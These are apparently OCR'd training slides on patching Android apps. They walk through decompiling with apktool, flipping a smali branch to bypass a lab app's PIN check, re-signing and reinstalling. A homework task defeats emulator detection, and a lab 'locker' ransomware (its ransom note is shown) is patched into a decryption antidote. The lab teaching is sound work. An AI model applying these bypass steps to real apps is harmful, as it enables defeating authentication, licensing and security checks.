
- Reversing Android Applications – Level 1
- Reversing Android Applications – Level 2
- Reversing Obfuscated Android Applications
- Patching Android Applications

Patching Android Applications

- APK files contain a file called `classes.dex` which is the app bytecode for the Dalvik VM
- The bytecode in `classes.dex` file can be disassembled into “Android assembler” (`.smali`)
 - It’s not like Java, but it is pretty high-level compared to “real” assembly code
 - Unless the developer ran code through an obfuscator like ProGuard or DexGuard, method and member names are preserved
 - This means it may be possible to understand and modify the code
 - Then you can recompile the code 😊
- Patching applications can be done to bypass authentication rules or root detection routines
- This is something that people do when...
 - Pirating games, etc.
 - Bypassing root detection or SSL Pinning checks
 - Removing authentication checks, etc.

Patching Android Applications

- Let's try and bypass PIN locks using Android Patching
- TARGET - /home/mobile/Desktop/vulnapps/patching_labs/**ncscpin.apk**





ncscpin.apk

- Source code
 - android
 - com
 - example.mainuser.ncscpin
 - BuildConfig
 - MainActivity
 - {...}: void
 - flagFromJNI(): String
 - isPinCorrect(String):
 - onCreate(Bundle): void
 - R
 - goodiebag.pinview
- Resources

com.example.mainuser.ncscpin.MainActivity

```
package com.example.mainuser.ncscpin;

import android.os.Bundle;
import android.support.v7.app.AppCompatActivity;
import android.widget.Toast;
import com.goodiebag.pinview.Pinview;
import com.goodiebag.pinview.Pinview.PinViewEventListener;

public class MainActivity extends AppCompatActivity {
    public native String flagFromJNI();

    public native boolean isPinCorrect(String str);

    static {
        System.loadLibrary("so");
    }

    15 protected void onCreate(Bundle savedInstanceState) {
    16     super.onCreate(savedInstanceState);
    17     setContentView((int) R.layout.activity_main);
    20     ((Pinview) findViewById(R.id.pinView)).setPinViewEventListener(new PinViewEventListener() {
    22         public void onDataEntered(Pinview pinview, boolean b) {
    23             if (MainActivity.this.isPinCorrect(pinview.getValue())) {
    24                 Toast.makeText(MainActivity.this, MainActivity.this.flagFromJNI(), 1).show();
    26             } else {
    27                 Toast.makeText(MainActivity.this, "Invalid PIN", 0).show();
    28             }
    29         }
    30     });
}
```

Patching Android Applications - Steps

- `apktool d ncscpin.apk`
- Modify*

```
.method public ondataentered(Lcom/goodiebag/pinview/Pinview;Z)V
    .locals 3
    .param p1, "pinview"    # Lcom/goodiebag/pinview/Pinview;
    .param p2, "b"        # Z

    .prologue
    .line 23
    iget-object v0, p0, Lcom/example/mainuser/ncscpin/MainActivity$1;->this$0:Lcom/example/mainuser/ncscpin/MainActivity;

    invoke-virtual {p1}, Lcom/goodiebag/pinview/Pinview;->getValue()Ljava/lang/String;

    move-result-object v1

    invoke-virtual {v0, v1}, Lcom/example/mainuser/ncscpin/MainActivity;->isPinCorrect(Ljava/lang/String;)Z

    move-result v0

    if-eqz v0, :cond_0

    .line 24
    iget-object v0, p0, Lcom/example/mainuser/ncscpin/MainActivity$1;->this$0:Lcom/example/mainuser/ncscpin/MainActivity;

    iget-object v1, p0, Lcom/example/mainuser/ncscpin/MainActivity$1;->this$0:Lcom/example/mainuser/ncscpin/MainActivity;

    invoke-virtual {v1}, Lcom/example/mainuser/ncscpin/MainActivity;->flagFromJNI()Ljava/lang/String;

    move-result-object v1

    const/4 v2, 0x1

    invoke-static {v0, v1, v2}, Landroid/widget/Toast;->makeText(Landroid/content/Context;Ljava/lang/CharSequence;I)Landroid/widget/Toast;

    move-result-object v0

    invoke-virtual {v0}, Landroid/widget/Toast;->show()V

    .line 25
    :goto_0
    return-void

    .line 26
    :cond_0
    iget-object v0, p0, Lcom/example/mainuser/ncscpin/MainActivity$1;->this$0:Lcom/example/mainuser/ncscpin/MainActivity;
```

MainActivity\$1.smali

```
.method public ondataentered(Lcom/goodiebag/pinview/Pinview;Z)V
    .locals 3
    .param p1, "pinview"    # Lcom/goodiebag/pinview/Pinview;
    .param p2, "b"        # Z

    .prologue
    .line 23
    iget-object v0, p0, Lcom/example/mainuser/ncscpin/MainActivity$1;->this$0:Lcom/example/mainuser/ncscpin/MainActivity;

    invoke-virtual {p1}, Lcom/goodiebag/pinview/Pinview;->getValue()Ljava/lang/String;

    move-result-object v1

    invoke-virtual {v0, v1}, Lcom/example/mainuser/ncscpin/MainActivity;->isPinCorrect(Ljava/lang/String;)Z

    move-result v0

    if-nez v0, :cond_0

    .line 24
    iget-object v0, p0, Lcom/example/mainuser/ncscpin/MainActivity$1;->this$0:Lcom/example/mainuser/ncscpin/MainActivity;

    iget-object v1, p0, Lcom/example/mainuser/ncscpin/MainActivity$1;->this$0:Lcom/example/mainuser/ncscpin/MainActivity;

    invoke-virtual {v1}, Lcom/example/mainuser/ncscpin/MainActivity;->flagFromJNI()Ljava/lang/String;

    move-result-object v1

    const/4 v2, 0x1

    invoke-static {v0, v1, v2}, Landroid/widget/Toast;->makeText(Landroid/content/Context;Ljava/lang/CharSequence;I)Landroid/wi

    move-result-object v0

    invoke-virtual {v0}, Landroid/widget/Toast;->show()V

    .line 28
    :goto_0
    return-void

    .line 26
    :cond_0
    iget-object v0, p0, Lcom/example/mainuser/ncscpin/MainActivity$1;->this$0:Lcom/example/mainuser/ncscpin/MainActivity;
```

Patching Android Applications - Steps

- `apktool d ncscpin.apk`
- **Modify***
- `apktool b ncscpin`
- `adb install ncscpin/dist/ncscpin.apk`

Patching Android Applications - Steps



```
→ patching adb install ncscpin/dist/ncscpin.apk  
adb: failed to install ncscpin/dist/ncscpin.apk: Failure [INSTALL_PARSE_FAILED_N  
O_CERTIFICATES: Failed to collect certificates from /data/app/vmdl871230198.tmp/  
base.apk: Attempt to get length of null array]  
→ patching
```

Patching Android Applications


Signing in Android

- `keytool -genkey -v -keystore <<keystore_name>> -alias <<your_key_alias>> -sigalg MD5withRSA -keyalg RSA -keysize 2048 -validity 30`
- `jarsigner -verbose -sigalg MD5withRSA -digestalg SHA1 -keystore <<keystore_name>> <.apk file>> <<your_key_alias>>`

Patching Android Applications

Signing in Android

- `keytool -genkey -v -keystore dnskey.jks -alias dnskey -sigalg MD5withRSA -keyalg RSA -keysize 2048 -validity 30`
- `jarsigner -verbose -sigalg MD5withRSA -digestalg SHA1 -keystore dnskey.jks ncspin_modified.apk dnskey`



```

patching_labs — dns@dns-mac — zsh — 85x21
..patching_labs ..patching_labs ..patching_labs ..patching_labs +
→ patching_labs adb install ncspin_modified.apk
Performing Streamed Install
adb: failed to install ncspin_modified.apk: Failure [INSTALL_PARSE_FAILED_NO_CERTIFIC
ATES: Failed to collect certificates from /data/app/vmdl137201261.tmp/base.apk: Attemp
t to get length of null array]
→ patching_labs

```

HOMework

- Decompile the `/home/mobile/Desktop/vulnapps/patching_labs/PlatformChecker.apk` file
- What function handles the emulator detection?
- Make the necessary changes to bypass emulator detection
- Recompile the application
- Sign the application
- Reinstall the application

```
MainCheckerActivity.smali
MainCheckerActivity$1.s
sget-object v0, Landroid/os/Build;~>DEVICE:Ljava/lang/

invoke-virtual {v0, v1}, Ljava/lang/String;~>startsw

move-result v0

if-nez v0, :cond_2

:cond_0
sget-object v0, Landroid/os/Build;~>PRODUCT:Ljava/lang/

.line 79
invoke-virtual {v3, v0}, Ljava/lang/String;~>equals(

move-result v0

if-eqz v0, :cond_1

goto :goto_0

.line 84
:cond_1
const-string v0, "no"

return-object v0

.line 82
:cond_2
:goto_0
const-string v0, "yes"

return-object v0
.end method

.method protected onCreate(Landroid/os/Bundle;)V
.locals 4
.param p1, "savedInstanceState" # Landroid/os/Bundle;

.line 19
invoke-super {p0, p1}, Landroidx/appcompat/app/AppCompatActivity;

.line 20
const v0, 0x7f09001c

invoke-virtual {p0, v0}, Lcom/dns/platformchecker/MainCheckerActivity;

.line 22
const v0, 0x7f070029
```

File View Navigation Tools Help

- PlatformChecker.apk
 - Source code
 - android.support.v4
 - androidx
 - com
 - dns.platformchecker
 - BuildConfig
 - MainCheckerActivity
 - checkIfDeviceIsEmulator1() : String
 - onCreate(Bundle) : void
 - R
 - muddzdev.styleabletoast
 - kotlin
 - life.sabujak.roundedbutton
 - org
 - Resources

```
com.dns.platformchecker.MainCheckerActivity
} else {
    StyleableToast.makeText(MainCheckerActivity.this, getApplicationC
}
});
((RoundedButton) findViewById(R.id.checkEmulationStatus2)).setOnClickListene
public void onClick(View v) {
}
});
((RoundedButton) findViewById(R.id.checkRootStatus)).setOnClickListener(new
public void onClick(View v) {
}
});
}

public String checkIfDeviceIsEmulator1() {
    String str = "generic";
    if (!Build.FINGERPRINT.contains(str)) {
        String str2 = Build.FINGERPRINT;
        CharSequence charSequence = EnvironmentCompat.MEDIA_UNKNOWN;
        if (!str2.startsWith(charSequence)) {
            Object obj = "google_sdk";
            if (!(Build.MODEL.contains(obj) || Build.MODEL.contains("Emulator")))
                if (!obj.equals(Build.PRODUCT)) {
                    return "no";
                }
            }
        }
    }
    return "yes";
}
```




```
apktool b PlatformChecker -o  
PlatformChecker_modified.apk
```

```
keytool -genkey -v -keystore  
dnskey.jks -alias dnskey -sigalg  
MD5withRSA -keyalg RSA -keysize  
2048 -validity 30
```

```
jarsigner -verbose -sigalg  
MD5withRSA -digestalg SHA1  
-keystore dnskey.jks  
PlatformChecker_modified.apk  
dnskey
```


<https://t.me/learningnets>



Remember our Locker Malware?

What if we want to create an Antidote?

- Create a Clone of your Lab malware
- Take an photo on the emulator and store it
- Run the malware
- Observe that the images are now encrypted
- Create an Antidote to revert the changes made by the Locker Malware.
- Patch the Malware APK so that launching the Application should decrypt all the encrypted images on the disk



BEFORE

```
[vbox86p:/sdcard/DCIM/Camera # ls  
IMG_20210301_033048.jpg  
vbox86p:/sdcard/DCIM/Camera # █
```



**Вниманее Ваш телефон
заблокирован!
Устройство заблокировано за
просмотр и распространение
детской порнографии, зоофилии и
других извращений.**

Для разблокировки вам необходимо оплатить 260
Грн.

1. Найдите ближайший терминал пополнения счета.
2. В нем найдите MoneXy.
3. Введите 380982049193.
4. Внесите 260 гривен и нажмите оплатить.

Не забудьте взять квитанцию!

После поступления оплаты ваше устройство будет
разблокировано в течении 24 часов.

**В СЛУЧАЙ НЕ УПЛАТЫ ВЫ ПОТЕРЯЕТЕ НА
ВСЕГДА ВСЕ ДАННЫЕ КОТОРЫЕ ЕСТЬ НА ВАШЕМ
УСТРОЙТВЕ!**

AFTER


```
vbox86p:/sdcard/DCIM/Camera # ls
IMG_20210301_033048.jpg.enc
vbox86p:/sdcard/DCIM/Camera #
```

Solution

- `cp /Users/dns/Desktop/BH2021/malware_vulnapp/malware_lockerapp.apk .`
- `apktool d malware_lockerapp.apk -o malware_antidote`


```
MainService$5.smali x
}
    .line 96
    .local v1, "encryptor":Lorg/simplelocker/
FilesEncryptor;
    invoke-virtual {v1}, Lorg/simplelocker/
FilesEncryptor;->encrypt()V
    :try_end_0
    .catch Ljava/lang/Exception;
    {:try_start_0 .. :try_end_0} :catch_0
}

    .line 100
```



Change to decrypt()

Solution



The screenshot shows an IDE search window for the file `org.simplelocker.MainService`. The search term is `dec`. The search results are displayed in a list on the left, with line numbers 101, 94, 96, and 98. The code snippet is as follows:

```
    }, 1, 1, TimeUnit.SECONDS);
101  new Thread(new Runnable() {
        /* class org.simplelocker.MainService.AnonymousClass5 */

94      public void run() {
            try {
96                new FilesEncryptor(MainService.this.context).decrypt();
            } catch (Exception e) {
98                Log.d(Constants.DEBUG_TAG, "Error: " + e.getMessage());
            }
        }
    }).start();
}
```

The `decrypt()` method call on line 96 is highlighted with a red box.

Solution

- `apktool b malware_antidote -o malware_antidote.apk`
- `keytool -genkey -v -keystore dnskey.jks -alias dnskey
-sigalg MD5withRSA -keyalg RSA -keysize 2048
-validity 30`
- `jarsigner -verbose -sigalg MD5withRSA -digestalg SHA1
-keystore dnskey.jks malware_antidote.apk dnskey`
- `adb install malware_antidote.apk`

```
vbox86p:/sdcard/DCIM/Camera # ls  
IMG_20210301_033048.jpg  
vbox86p:/sdcard/DCIM/Camera #
```



GOOD HEAVENS!

Just look at the time!

Introducing smalidea

- smalidea is a smali language plugin for IntelliJ IDEA/Android Studio
- <https://github.com/JesusFreke/smalidea>
- Walkthrough - <https://crops.net/blog/software-development/mobile/android/android-reverse-engineering-debugging-smali-using-smalidea/>

penrosor - [/tmp/penrosor] - [penrosor] - .../src/org/jf/Penrosor/PenrosorGLRenderer.smali - IntelliJ IDEA 14.0.3

File Edit View Navigate Code Analyze Refactor Build Run Tools VCS Window Help

penrosor src org jf Penrosor S PenrosorGLRenderer.smali

Project

- S HalfRhombusPool
- S HalfRhombusType
- S MathUtil
- S MatrixUtil
- S MomentumController
- S MomentumController\$PointerMovement
- S PenrosorActivity
- S PenrosorActivity\$1
- S PenrosorApp
- S PenrosorBackupAgent
- S PenrosorColorOptions
- S PenrosorColorOptions\$1
- S PenrosorColorOptions\$2
- S PenrosorColorOptions\$3
- S PenrosorColorPicker
- S PenrosorColorPicker\$1
- S PenrosorColorPicker\$2
- S PenrosorColorPicker\$3
- S PenrosorContext
- S PenrosorGallery
- S PenrosorGallery\$1
- S PenrosorGallery\$2
- S PenrosorGallery\$3
- S PenrosorGallery\$4
- S PenrosorGallery\$5
- S PenrosorGallery\$6
- S PenrosorGLRenderer**
- S PenrosorGLRenderer\$Callbacks
- S PenrosorGLView
- S PenrosorGLView\$1
- S PenrosorLiveWallpaper
- S PenrosorLiveWallpaper\$PenrosorGLEngine
- S PenrosorLiveWallpaper\$PenrosorGLEngine\$1
- S PenrosorPreferenceManager
- S PenrosorPreferences
- S PenrosorPreferences\$1

S PenrosorGLRenderer.smali x

```

    .div-float/2addr.v0, v1

    .return v0
.end_method

.method public onDrawFrame(Ljavax/microedition/khronos/opengles/GL10;)V
    .registers 20
    .param p1, "gl" # Ljavax/microedition/khronos/opengles/GL10;

    .prologue
    .line 182
    .cond_0
    .const/4 v8, 0x0

    .line 184
    .local v8, "retryAcquire":Z
    .try_start_1
    .iget-object v12, Lorg/jf/Penrosor/PenrosorGLRenderer; ->renderSemaphore:Ljava/util/concurrent/Semaphore;

    .invoke-virtual {v12}, Ljava/util/concurrent/Semaphore; ->acquire()V
    .try_end_6
    .catch Ljava/lang/InterruptedException; {:try_start_1..:try_end_6} :catch_fe

    .line 188
    .goto_6
    if-nez v8, :cond_0

    .line 191
    .try_start_8
    .invoke-static {}, Ljava/lang/System; ->nanoTime()J

    .move-result-wide v10

```

Debugger Unnamed

Debugger Console

Frames

- "GLThread 65"@25,710 in group "main": WAIT
- onDrawFrame():188, PenrosorGLRenderer (org.jf.Penrosor)**
- guardedRun():1522, GLSurfaceView\$GLThread (android.opengl)
- run():1239, GLSurfaceView\$GLThread (android.opengl)

Variables

- this = {org.jf.Penrosor.PenrosorGLRenderer@25711}
- gl = {com.google.android.gles_jni.GLImpl@25713}
- retryAcquire = false

Watches

- v12 = {java.util.concurrent.Semaphore@25714} "java.util.concurrent.Semaphore@8b4ee5c[Permits = 0]"
 - sync = {java.util.concurrent.Semaphore\$FairSync@25716} "java.util.concurrent.Semaphore\$FairSync@a3d6898"
 - shadow\$_klass_ = {java.lang.Class@24881} "class java.util.concurrent.Semaphore"
 - shadow\$_monitor_ = -2001408420
- v12.sync = {java.util.concurrent.Semaphore\$FairSync@25716} "java.util.concurrent.Semaphore\$FairSync@a3d6898"
 - v8 = false**
 - retryAcquire = false
- PenrosorGLRenderer.renderSemaphore = {java.util.concurrent.Semaphore@25714} "java.util.concurrent.Semaphor

5: Debug 6: TODO Terminal

https://t.me/learningnets

Event Log 1:35 LF + UTF-8

Introducing APKStudio

- Open-source, cross platform Qt based IDE for reverse-engineering Android application packages.
- It features a friendly IDE-like layout including code editor with syntax highlighting support for *.smali code files.
- <https://github.com/vaibhavpandeyvpz/apkstudio>



Java: 1.8



Java: 1.8

Projects

- Term.apk-decompiled
 - lib
 - original
 - res
 - smali
 - android
 - jackpal
 - androidterm

Files

- AndroidManifest.xml
- WindowListAdapter.java
- WindowListAdapter.smali

```

1 package jackpal.androidterm;
2
3 import android.app.Activity;
4 import android.content.Context;
